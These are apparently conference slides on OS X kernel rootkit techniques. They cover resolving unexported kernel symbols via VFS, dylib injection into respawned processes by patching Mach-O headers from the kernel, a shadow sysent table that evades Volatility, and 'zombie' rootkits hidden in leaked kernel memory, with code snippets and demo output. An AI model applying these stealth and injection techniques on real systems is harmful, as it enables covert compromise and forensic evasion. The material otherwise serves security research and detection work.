



-[OS X Kernel Rootkits]-



Who Am I

- Don't take me too seriously, I fuzz the Human brain!
- The capitalist "pig" degrees: Economics & MBA.
- Worked for the evil banking system!
- Security Researcher at COSEINC.
- "Famous" blogger.
- Wannabe rootkits book writer.
- Love a secondary curvy road and a 911.



Today's subject

- OS X Kernel rootkits.
- Ideas to improve them.
- Sample applications.
- Raise awareness and interest in this area.



Assumptions

(the economist's dirty secret that makes everything possible)

- Reaching to uid=0 is your problem!
- The same with startup and persistency aka APT.
- Should be easier to find the necessary bugs.
- Less research = Less audits = More bugs.
- Main target is Mountain Lion.
- Also works with Mavericks (tested with DP1).



Current state of the "art"

- OS X rootkits are a rare "species".
- Interesting hardware rootkits (Dino's Vitriol and Snare's EFI) but NO full code available ☹.
- Commercial rootkits: Crisis from Hacking Team and maybe FinFisher (iOS yes, OS X never saw).
- Crisis is particularly bad.
- Not many detection tools available.





Simple Ideas





Simple Ideas

Problem #1

- Many interesting kernel symbols are not exported.
- Some are available in Unsupported & Private KPIs.
- Not acceptable for stable rootkits.
- Solving kernel symbols from a kernel extension is possible since Lion.
- Not in Snow Leopard and previous versions.





Simple Ideas

- `__LINKEDIT` segment contains the symbol info.
- Zeroed up to Snow Leopard.
- OS.X/Crisis solves the symbols in userland and sends them to the kernel rootkit.

```
__text:0000E4EB      loc_E4EB:      mov     [esp], edi      ; CODE XREF: _solveKernelSymbolsForKext+C7ij
__text:0000E4EB 89 3C 24      mov     dword ptr [esp+4], 0DD2C36D6h ; mmap'ed kernel start address
__text:0000E4EE C7 44 24 04+   call    _findSymbolInFatBinary
__text:0000E4F6 E8 3C 85 FF+   mov     [ebp+var_98], 0DD2C36D6h
__text:0000E4FB C7 85 68 FF+   mov     [ebp+var_94], eax ; kmod address
__text:0000E505 89 85 6C FF+   mov     eax, ds:(pfcpu_filedescriptor - 0E067h)[esi]
__text:0000E50B 8B 86 8D 95+   lea     ebx, [ebp+var_98]
__text:0000E511 8D 9D 68 FF+   mov     [esp+8], ebx
__text:0000E517 89 5C 24 08    mov     [esp], eax      ; int
__text:0000E51B 89 04 24      mov     dword ptr [esp+4], 807AEEBFh ; send solved symbol request
__text:0000E51E C7 44 24 04+   call    _ioctl          ; 0x807aeebf
__text:0000E526 E8 0F AE 03+
```





Simple Ideas

- One easy solution is to read the kernel image from disk and process its symbols.
- The kernel does this every time we start a new process.
- Possible to implement with stable KPI functions.
- Kernel ASLR slide is easy to obtain in this scenario.





Simple Ideas





Simple Ideas

Idea #1

- Virtual File System – VFS.
- Read and write any file using VFS functions.
- Using only KPI symbols.
- Recipe for success:
 - ☐ Vnode.
 - ☐ VFS context.
 - ☐ Data buffer.
 - ☐ UIO structure/buffer.





Simple Ideas

- ❑ How to obtain the vnode information.
 - `vnode_lookup(const char* path, int flags, vnode_t *vpp, vfs_context_t ctx).`
 - Converts a path into a vnode.

```
vnode_t kernel_node = NULLVP;  
int error = vnode_lookup("/mach_kernel", 0, &kernel_vnode, NULL);
```

Pay attention to
that NULL!





Simple Ideas

- Apple takes care of the ctx for us!

```
errno_t
vnode_lookup(const char *path, int flags, vnode_t *vpp, vfs_context_t ctx)
{
    struct nameidata nd;
    int error;
    u_int32_t ndflags = 0;

    if (ctx == NULL) {        /* XXX technically an error */
        ctx = vfs_context_current(); // <- thank you! :-)
    }

    (...)
}
```

```
4C 8D 25 DC 72 52 00    lea    r12, __stack_chk_guard
49 8B 0C 24            mov     rcx, [r12]
48 89 4D D8            mov     [rbp+var_28], rcx
48 85 C0              test    rax, rax
75 05                jnz     short loc_FFFFFFFF80003DB3B6
E8 BA BD 01 00        call    _vfs_context_current

                                loc_FFFFFFFF80003DB3B6:
89 DA                mov     edx, ebx                                ; CODE XREF: _vnode_lookup+2F↑j
```

Still works in
Mavericks DP1!





Simple Ideas

❑ Data buffer.

- Statically allocated.
- Dynamically, using one of the many kernel functions:
 - `kalloc`, `kmem_alloc`, `OSMalloc`, `IOMalloc`, `MALLOC`, `__MALLOC`.
- `__LINKEDIT` size is around 1Mb.





Simple Ideas

❑ UIO buffer.

- Use `uio_create` and `uio_addiov`.
- Both are available in BSD KPI.

```
char buffer[PAGE_SIZE_64];  
uio_t uio = NULL;  
uio = uio_create(1, 0, UIO_SYSSPACE, UIO_READ);  
int error = uio_addiov(uio, CAST_USER_ADDR_T(buffer), PAGE_SIZE_64);
```





Simple Ideas

- Recipe for success:
 - ✓ vnode of /mach_kernel.
 - ✓ VFS context.
 - ✓ Data buffer.
 - ✓ UIO structure/buffer.
- We can finally read the kernel from disk...





Simple Ideas

- Reading from the filesystem:
- `VNOP_READ(vnode_t vp, struct io* uio, int ioflag, vfs_context_t ctx)`.
- “Call down to a filesystem to read file data”.
- Once again Apple takes care of the vfs context.
- If call was successful the buffer will contain data.
- To write use `VNOP_WRITE`.





Simple Ideas

- To solve the symbols we just need to read the Mach-O header and extract some information:
 - `__TEXT` segment address (to find KASLR).
 - `__LINKEDIT` segment offset and size.
 - Symbols and strings tables offset and size from `LC_SYMTAB` command.





Simple Ideas

- Read `__LINKEDIT` into a buffer (~1Mb).
- Process it and solve immediately all the symbols we (might) need.
- Or just solve symbols when required to obfuscate things a little.
- Don't forget that KASLR slide must be added to the retrieved values.





Simple Ideas

- To compute the KASLR value find out the base address of the running kernel.
- Using IDT or a kernel function address and then lookup Mach-O magic value backwards.
- Compute the `__TEXT` address difference to the value we extracted from disk image.
- Or use some other method you might have.





Checkpoint #1

- We are able to read and write any file.
- For now the kernel is the interesting target.
- We can solve any available symbol - function or variable, exported or not in KPIs.
- Compatible with all OS X versions.





Simple Ideas

Problem #2

- Many interesting functions & variables are static.
- Cross references not available (IDA spoils us!).
- Hex search is not very reliable.
- Internal kernel structures fields offsets, such as proc and task.





Simple Ideas

Idea #2

- Integrate a disassembler in the rootkit!
- Tested with diStorm, my personal favorite.
- Works great.
- Be careful with some inline data.
- One second to disassemble the kernel.
- In a single straightforward sweep.





Checkpoint #2

- Ability to search for static functions, variables, and structure fields.
- We still depend on patterns.
- These are more common between all versions.
- Possibility to hook calls by searching references and modifying the offsets.





Simple Ideas

- We can have full control of the kernel.
- Everything can be dynamic.
- Stable and future proof rootkits.

```
/* system call table */  
/* Before OS X Mavericks */  
struct sysent {  
    int16_t    sy_narg;  
    int8_t     sy_resv;  
    int8_t     sy_flags;  
    sy_call_t  *sy_call;  
    sy_munge_t *sy_arg_munge32;  
    sy_munge_t *sy_arg_munge64;  
    int32_t    sy_return_type;  
    uint16_t   sy_arg_bytes;  
};
```




```
/* system call table */  
/* OS X Mavericks */  
struct sysent {  
    sy_call_t  *sy_call;  
    sy_munge_t *sy_arg_munge32;  
    sy_munge_t *sy_arg_munge64;  
    int32_t    sy_return_type;  
    int16_t    sy_narg;  
    uint16_t   sy_arg_bytes;  
}
```





Simple Ideas

- Can Apple close the VFS door?
- That would probably break legit products that use them.
- We still have the disassembler(s).
- Kernel anti-disassembly ? ☺
- Imagination is the limit!





Simple Ideas

Practical applications

- Executing userland code.
- Playing with DTrace's syscall provider & Volatility.
- Zombie rootkits.
- Additional applications in the SyScan slides and Phrack paper (whenever it comes out).





Userland cmds

- It can be useful to execute userland binaries from the rootkit or inject code into them.
- Many different possibilities exist:
 - Modify binary (at disk or runtime).
 - Inject shellcode.
 - Inject a library.
 - Etc...
- This particular one uses last year's Boubou trick.
- Not the most efficient but fun.





Userland cmds

Idea!

- Kill a process controlled by launchd.
- Intercept the respawn.
- Inject a dynamic library into its Mach-O header.
- Dyld will load the library, solve symbols and execute the library's constructor.
- Do whatever we want!





Userland cmds

Requirements

- ☐ Write to userland memory from kernel.
- ☐ Kernel location to intercept & execute the injection.
- ☐ A modified Mach-O header.
- ☐ Dyld must read modified header.
- ☐ A dynamic library.
- ☐ Luck (always required!).





Userland cmds

- ❑ Write to userland memory from kernel.
 - Easiest solution is to use `vm_map_write_user`.
 - `vm_map_write_user(vm_map_t map, void *src_p, vm_map_address_t dst_addr, vm_size_t size);`
 - "Copy out data from a kernel space into space in the destination map. The space must already exist in the destination map."





Userland cmds

- ❑ Write to userland memory from kernel.
 - Map parameter is the map field from the task structure.
 - proc and task structures are linked via void *.
 - Use `proc_find(int pid)` to retrieve proc struct.
 - Or `proc_task(proc_t p)`.
 - Check `kern_proc.c` from XNU source.





Userland cmds

- ☑ Write to userland memory from kernel.
- The remaining parameters are buffer to write from, destination address, and buffer size.

```
struct proc *p = proc_find(PID);
struct task *task = (struct task*)(p->task);
kern_return_t kr = 0;
vm_prot_t new_protection = VM_PROT_WRITE | VM_PROT_READ;
char *fname = "nemo_and_snare_rule!";
// modify memory permissions
kr = mach_vm_protect(task->map, 0x1000, len, FALSE, new_protection);
kr = vm_map_write_user(task->map, fname, 0x1000, strlen(fname)+1);
proc_rele(p);
```






Userland cmds

- ❑ Kernel location to intercept & execute the injection.
 - We need to find a kernel function within the new process creation workflow.
 - Hook it with our function responsible for modifying the target's header.
 - We are looking for a specific process so new proc structure fields must be already set.
 - Vnode information can also be used.





Userland cmds






Userland cmds

- There's a function called `proc_resetregister`.
- Located near the end so almost everything is ready to pass control to `dyld`.
- Easy to rip and hook!
- Have a look at Hydra (github.com/gdbinit/hydra).

```
void proc_resetregister(proc_t p)
{
    proc_lock(p);
    p->p_lflag &= ~P_LREGISTER;
    proc_unlock(p);
}
```





Userland cmds




☑ Modified Mach-O header.

- Very easy to do.
- Check last year's HiTCON slides.
- OS.X/Boubou source code
(https://github.com/gdbinit/osx_boubou).





Userland cmds



<- Fix this struct

```
struct mach_header {  
    ...  
    uint32_t  ncmds;      <- add +1  
    uint32_t  sizeofcmds; <- size of new cmd  
    ...  
};
```

<- add new command here

```
struct dylib_command {  
    uint32_t      cmd;  
    uint32_t      cmdsize;  
    struct dylib  dylib;  
};
```





Userland cmds

- ✓ Dyld must read modified header.
- Adding a new library to the header is equivalent to DYLD_INSERT_LIBRARIES (LD_PRELOAD).
- Kernel passes control to dyld.
- Then dyld to target's entrypoint.
- Dyld needs to read the Mach-O header.
- If header is modified before dyld's control we can inject a library (or change entrypoint and so on).





Userland cmds

☑ A dynamic library.

- Use Xcode's template.
- Add a constructor.

```
extern void init(void) __attribute__((constructor));  
void init(void)  
{  
    // do evil stuff here  
}
```

- Fork, exec, system, thread(s), whatever you need.
- Don't forget to cleanup library traces!





Userland cmds

- Problems with this technique:
- Requires library at disk (can be unpacked from rootkit and removed if we want).
- Needs to kill a process (but can be used to infect specific processes when started).
- Proc structure is not stable (get fields offset using the disassembler).





Hide & seek

- OS X is “instrumentation” rich:
 - DTrace.
 - FSEvents.
 - kauth.
 - kdebug.
 - TrustedBSD.
 - Auditing.
 - Socket filters.





Hide & seek

- Let's focus on DTrace's syscall provider.
- Nemo presented DTrace rootkits at Infiltrate.
- Siliconblade with Volatility "detects" them.
- But Volatility is vulnerable to an old trick.





Hide & seek

- Traces every syscall entry and exit.
- mach_trap is the mach equivalent provider.
- DTrace's philosophy of zero probe effect when disabled.
- Activation of this provider is equivalent to sysent hooking.
- Modifies the sy_call pointer inside sysent struct.





Hide & seek

Before:

```
gdb$ print *(struct sysent*)(0xffffffff8025255840+5*sizeof(struct sysent))
$12 = {
    sy_narg = 0x3,
    sy_resv = 0x0,
    sy_flags = 0x0,
    sy_call = 0xffffffff8024cfc210,      <- open syscall, sysent[5]
    sy_arg_munge32 = 0xffffffff8024fe34f0,
    sy_arg_munge64 = 0,
    sy_return_type = 0x1,
    sy_arg_bytes = 0xc
}
```

dtrace_systrace_syscall is located at address 0xFFFFF8024FDC630.

After enabling a 'syscall::open:entry' probe:

```
gdb$ print *(struct sysent*)(0xffffffff8025255840+5*sizeof(struct sysent))
$13 = {
    sy_narg = 0x3,
    sy_resv = 0x0,
    sy_flags = 0x0,
    sy_call = 0xffffffff8024fdc630,      <- now points to dtrace_systrace_syscall
    sy_arg_munge32 = 0xffffffff8024fe34f0,
    sy_arg_munge64 = 0,
    sy_return_type = 0x1,
    sy_arg_bytes = 0xc
}
```





Hide & seek

- Not very useful to detect sysent hooking.
- fbt provider is better for detection (check SyScan slides).
- Nemo's DTrace rootkit uses syscall provider.
- Can be detected by dumping the sysent table and verifying if `_dtrace_systrace_syscall` is present.
- False positives? Low probability.





Hide & seek

```
$ python vol.py mac_check_syscalls --profile=Mac10_8_3_64bitx64 \  
-f ~/Forensics/dtrace/Mac\ OS\ X\ 10.8\ 64-bit-12e6095b.vmem
```

Volatile Systems Volatility Framework 2.3_alpha

Table Name	Index	Address	Symbol
-----	-----	-----	-----
SyscallTable	0	0xffffffff80085755f0	_nosys
SyscallTable	1	0xffffffff8008555430	_exit
SyscallTable	2	0xffffffff8008559730	_fork
SyscallTable	3	0xffffffff8008575630	_read
SyscallTable	4	0xffffffff8008575d00	_write
SyscallTable	5	0xffffffff80085db440	dtrace_systrace_syscall <- syscall::open:entry probe
SyscallTable	6	0xffffffff8008540f30	_close
SyscallTable	7	0xffffffff8008556660	_wait4
SyscallTable	8	0xffffffff80085755f0	_nosys
SyscallTable	9	0xffffffff80082fbc20	_link
SyscallTable	10	0xffffffff80082fc8c0	_unlink
SyscallTable	11	0xffffffff80085755f0	_nosys





Hide & seek

HINDSIGHT HEROES



Captain Hindsight

With his sidekicks, Shoulda, Coulda, and Woulda





Hide & seek

" Nemo's presentation has shown again that known tools can be used for subverting a system and won't be easy to spot by a novice investigator, but then again nothing can hide in memory ;) "

@ <http://siliconblade.blogspot.com/2013/04/hunting-d-trace-rootkits-with.html>





Hide & seek

- It's rather easy to find what you know.
- How about what you don't know?
- Sysent hooking is easily detected by memory forensics (assuming you can get memory dump!).
- But fails at old sysent shadowing trick.
- Check <http://siliconblade.blogspot.pt/2013/07/offensive-volatility-messing-with-os-x.html>





Hide & seek

```
$ python vol.py mac_check_syscalls --profile=Mac10_8_3_64bitx64 \
-f ~/Forensics/dtrace/Mac\ OS\ X\ 10.8\ 64-bit-no\ hooking.vmem
Volatile Systems Volatility Framework 2.3_alpha
(...)
SyscallTable      339 0xffffffff800854a490 _fstat64
SyscallTable      340 0xffffffff80082fd620 _lstat64
SyscallTable      341 0xffffffff80082fd420 _stat64_extended
SyscallTable      342 0xffffffff80082fd6c0 _lstat64_extended
SyscallTable      343 0xffffffff800854a470 _fstat64_extended
SyscallTable      344 0xffffffff8008300c20 _getdirentries64
SyscallTable      345 0xffffffff80082f9c60 _statfs64
SyscallTable      346 0xffffffff80082f9e80 _fstatfs64
SyscallTable      347 0xffffffff80082fa2a0 _getfsstat64
SyscallTable      348 0xffffffff80082fa7c0 __pthread_chdir
SyscallTable      349 0xffffffff80082fa640 __pthread_fchdir
SyscallTable      350 0xffffffff8008535cb0 _audit
SyscallTable      351 0xffffffff8008535e20 _auditon
(...)
```

No hooking!
Not fun ☹️





Hide & seek

```
$ python vol.py mac_check_syscalls --profile=Mac10_8_3_64bitx64 \  
-f ~/Forensics/dtrace/Mac\ OS\ X\ 10.8\ 64-bit-hooking1.vmem
```

Volatile Systems Volatility Framework 2.3_alpha

(...)

SyscallTable	339	0xffffffff800854a490	_fstat64
SyscallTable	340	0xffffffff80082fd620	_lstat64
SyscallTable	341	0xffffffff80082fd420	_stat64_extended
SyscallTable	342	0xffffffff80082fd6c0	_lstat64_extended
SyscallTable	343	0xffffffff800854a470	_fstat64_extended
SyscallTable	344	0xffffffff7f89a2dce0	HOOKED <- getdirentries64 hooked
SyscallTable	345	0xffffffff80082f9c00	_statfs64
SyscallTable	346	0xffffffff80082f9e80	_fstatfs64
SyscallTable	347	0xffffffff80082fa2a0	_getfsstat64
SyscallTable	348	0xffffffff80082fa7c0	__pthread_chdir
SyscallTable	349	0xffffffff80082fa640	__pthread_fchdir
SyscallTable	350	0xffffffff8008535cb0	_audit
SyscallTable	351	0xffffffff8008535e20	_auditon

(...)

Sysent hooking,
meh!





Hide & seek

```
$ python vol.py mac_check_syscalls --profile=Mac10_8_3_64bitx64 \
-f ~/Forensics/dtrace/Mac\ OS\ X\ 10.8\ 64-bit-hooking2.vmem
```

Volatile Systems Volatility Framework 2.3_alpha

(...)

SyscallTable	339	0xffffffff800854a490	_fstat64
SyscallTable	340	0xffffffff80082fd620	_lstat64
SyscallTable	341	0xffffffff80082fd420	_stat64_extended
SyscallTable	342	0xffffffff80082fd6c0	_lstat64_extended
SyscallTable	343	0xffffffff800854a470	_fstat64_extended
SyscallTable	344	0xffffffff8008300c20	_getdirent64
SyscallTable	345	0xffffffff80082f9c60	_statfs64
SyscallTable	346	0xffffffff80082f9e80	_fstatfs64
SyscallTable	347	0xffffffff80082fa2a0	_getfsstat64
SyscallTable	348	0xffffffff80082fa7c0	__pthread_chdir
SyscallTable	349	0xffffffff80082fa640	__pthread_fchdir
SyscallTable	350	0xffffffff8008535cb0	_audit
SyscallTable	351	0xffffffff8008535e20	_auditon

(...)

Shadow sysent.
U can't see me!





Hide & seek

- Volatility plugin can easily find sysent table modification(s).
- But fails to detect a shadow sysent table.
- Nothing new, extremely easy to implement with the kernel disassembler!
- **Hindsight is always easy!**





Hide & seek

- How to do it in a few steps:
- Find sysent table address via IDT and bruteforce, or some other technique.
- **Warning:** Mavericks has a modified sysent table.
- Use the address to find location in `__got` section.
- Disassemble kernel and find references to `__got` address.





Hide & seek

- Allocate memory and copy original sysent table.
- Find space inside kernel to add a pointer (modifying `__got` is too noisy!).
- Install pointer to our sysent copy.
- Modify found references to `__got` pointer to our new pointer.
- Hook syscalls in the shadow table.





Checkpoint

- Many instrumentation features available!
- Do not forget them if you are the evil rootkit coder.
- Helpful for a quick assessment if you are the potential victim.
- Be very careful with tool's assumptions.





Zombies



Otterz?
Zombies?





Zombies

Idea!

- Create a kernel memory leak.
- Copy rootkit code to that area.
- Fix permissions and symbols offsets.
- That's easy, we have a disassembler.
- Redirect execution to the zombie area.
- Return `KERN_FAILURE` to rootkit's start function.





Zombies

- ☑ Create a kernel memory leak.
 - Using one of the dynamic memory functions.
 - `kalloc`, `kmem_alloc`, `OSMalloc`, `MALLOC/FREE`, `_MALLOC/_FREE`, `IOMalloc/IOFree`.
 - No garbage collection mechanism.
 - Find rootkit's Mach-O header and compute its size (`__TEXT` + `__DATA` segments).





Zombies

❑ Fix symbols offsets.

- Kexts have no symbol stubs as most userland binaries.
- Symbols are solved when kext is loaded.
- RIP addressing is used (offset from kext to kernel).
- When we copy to the zombie area those offsets are wrong.





Zombies

❑ Fix symbols offsets.

- We can have a table with all external symbols or dynamically find them (read rootkit from disk).
- Lookup each kernel symbol address.
- Disassemble the original rootkit code address and find the references to the original symbol.
- Find CALL and JMP and check if target is the symbol.





Zombies

☑ Fix symbols offsets.

- Not useful to disassemble the zombie area because offsets are wrong.
- Compute the distance to start address from CALLs in original and add it to the zombie start address.
- Now we have the location of each symbol inside the zombie and can fix the offset back to kernel symbol.





Zombies

- ❑ Redirect execution to zombie.
 - We can't simply jump to new code because rootkit start function must return a value!
 - Hijack some function and have it execute a zombie start function.
 - Or just start a new kernel thread with `kernel_thread_start`.





Zombies

- ☑ Redirect execution to zombie.
- To find the zombie start function use the same trick as symbols:
- Compute the difference to the start in the original rootkit.
- Add it to the start of zombie and we get the correct pointer.





Zombies

- ✓ Return `KERN_FAILURE`.
 - Original `kext` must return a value.
 - If we return `KERN_SUCCESS`, `kext` will be loaded and we need to hide or unload it.
 - If we return `KERN_FAILURE`, `kext` will fail to load and OS X will cleanup it for us.
 - Not a problem because zombie is already resident.





Zombies

Advantages

- No need to hide from kextstat.
- No kext related structures.
- Harder to find (easier now because I'm telling you).
- Wipe out zombie Mach-O header and there's only code/data in kernel memory.
- It's fun!





Zombies

Demo

(Dear Spooks: all code will be made public,
don't break my room! #kthxbay)





Zombies

```
7. ssh
mountain-lion-64:~ reverser$ uname -an
Darwin mountain-lion-64.local 12.3.0 Darwin Kernel Version 12.3.0: Sun Jan  6 22:37:10 PST 2013; root:xnu-2050.22.13~1/RELEASE_X86_64
mountain-lion-64:~ reverser$ ls /
Applications  System      bin          etc           mach_kernel_new  opt          tmp
Library       Users       cores        home          mach_kernel_old  private      usr
Network       Volumes    dev          mach_kernel   net             sbin         var
mountain-lion-64:~ reverser$ sudo sh
sh-3.2# chown -R root:wheel the_flying_circus.kext/; kextload the_flying_circus.kext/
/Users/reverser/the_flying_circus.kext failed to load - (libkern/kext) kext (kmod) start/stop routine failed; check the system/kernel logs
for errors or try kextutil(8).
sh-3.2# ls /
.DS_Store      .fseventsd      System          home            sbin
.DocumentRevisions-V100 .hotfiles.btree Users           mach_kernel_new tmp
.Spotlight-V100  .vol            bin            mach_kernel_old usr
.Trashes         Applications     cores          net             var
.VolumeIcon.icns Library          dev            opt
.file            Network         etc            private
sh-3.2#
```





Zombies

```
9. ssh
uilt Aug 21 2012 21:49:26
memctl: Opening balloon
memctl: Instrumenting bug 151304...
memctl: offset 0: 72
memctl: offset 1: 16
memctl: offset 2: 56
memctl: offset 3: 64
memctl: offset 4: 76
memctl: Timer thread started.
[AppleBluetoothHCIControllerUSBTransport][start] -- completed
[IOBluetoothHCIController][staticBluetoothHCIControllerTransportShowsUp] -- Received Bluetooth Controller register service notification
Sandbox: sandboxd(105) deny mach-lookup com.apple.coresymbolicationd
**** [AppleBluetoothHCIControllerUSBTransport][configurePM] -- ERROR -- waited 30 seconds and still did not get the commandWakeup() notification -- this = 0xffffffff8006cfe800 ****
Bluetooth: Adaptive Frequency Hopping is not supported.
[IOBluetoothHCIController::setConfigState] calling registerService
[SendHCIRquestFormatted] ### ERROR: [0x0C3F] (Set AFH Host Channel Classification) -- Send request failed (err = 0x0001 (kBluetoothHCLErrorUnknownHCICommand))
sh-3.2#
```





Zombies

```
9. ssh
5 4 3 1>
66 0 0xffffffff7f818ea000 0xc000 0xc000 com.apple.driver.ApplePolicyControl (3.3.0) <65 64 55 10 9
7 5 4 3 1>
67 0 0xffffffff7f8109a000 0x5000 0x5000 com.apple.Dont_Steal_Mac_OS_X (7.0.0) <62 7 4 3 1>
68 0 0xffffffff7f80ed5000 0xb0000 0xb0000 com.apple.iokit.IOBluetoothFamily (4.1.3f3) <41 7 5 4 3 1>
69 0 0xffffffff7f80d07000 0x14000 0x14000 com.apple.iokit.IOSurface (86.0.4) <7 5 4 3 1>
70 0 0xffffffff7f80a65000 0x7000 0x7000 com.apple.iokit.IOUUserEthernet (1.0.0d1) <31 6 5 4 3 1>
71 2 0xffffffff7f81742000 0xf000 0xf000 com.apple.iokit.IOHDAFamily (2.3.7fc4) <5 4 3 1>
72 1 0xffffffff7f81755000 0x16000 0x16000 com.apple.driver.AppleHDAController (2.3.7fc4) <71 55 10 6
5 4 3 1>
73 1 0xffffffff7f80d1b000 0x4000 0x4000 com.apple.iokit.IOSMBusFamily (1.1) <5 4 3>
74 1 0xffffffff7f8168a000 0x11000 0x11000 com.apple.driver.AppleSMBusController (1.0.11d0) <73 10 9 5
4 3>
75 0 0xffffffff7f8169b000 0xd000 0xd000 com.apple.driver.AppleMCCSCControl (1.1.11) <74 55 10 9 7 5
4 3 1>
76 0 0xffffffff7f81511000 0x5000 0x5000 com.apple.driver.AppleUpstreamUserClient (3.5.10) <55 10 9
7 5 4 3 1>
77 2 0xffffffff7f811ed000 0x7000 0x7000 com.apple.kext.OSvKernDSPLib (1.6) <5 4>
78 3 0xffffffff7f811f4000 0x3a000 0x3a000 com.apple.iokit.IOAudioFamily (1.8.9fc11) <77 5 4 3 1>
79 1 0xffffffff7f8176b000 0xc2000 0xc2000 com.apple.driver.DspFuncLib (2.3.7fc4) <78 77 6 5 4 3 1>
80 0 0xffffffff7f8182d000 0x7d000 0x7d000 com.apple.driver.AppleHDA (2.3.7fc4) <79 78 72 71 64 55 6 5
4 3 1>
83 1 0xffffffff7f80b88000 0x7000 0x7000 com.apple.driver.AppleUSBComposite (5.2.5) <41 4 3 1>
85 0 0xffffffff7f80b7f000 0x9000 0x9000 com.apple.iokit.IOUSBHIDDriver (5.2.5) <41 26 5 4 3 1>
86 1 0xffffffff7f811dd000 0x5000 0x5000 com.apple.kext.triggers (1.0) <7 6 5 4 3 1>
87 0 0xffffffff7f811e2000 0x9000 0x9000 com.apple.filesystems.autofs (3.0) <86 7 6 5 4 3 1>
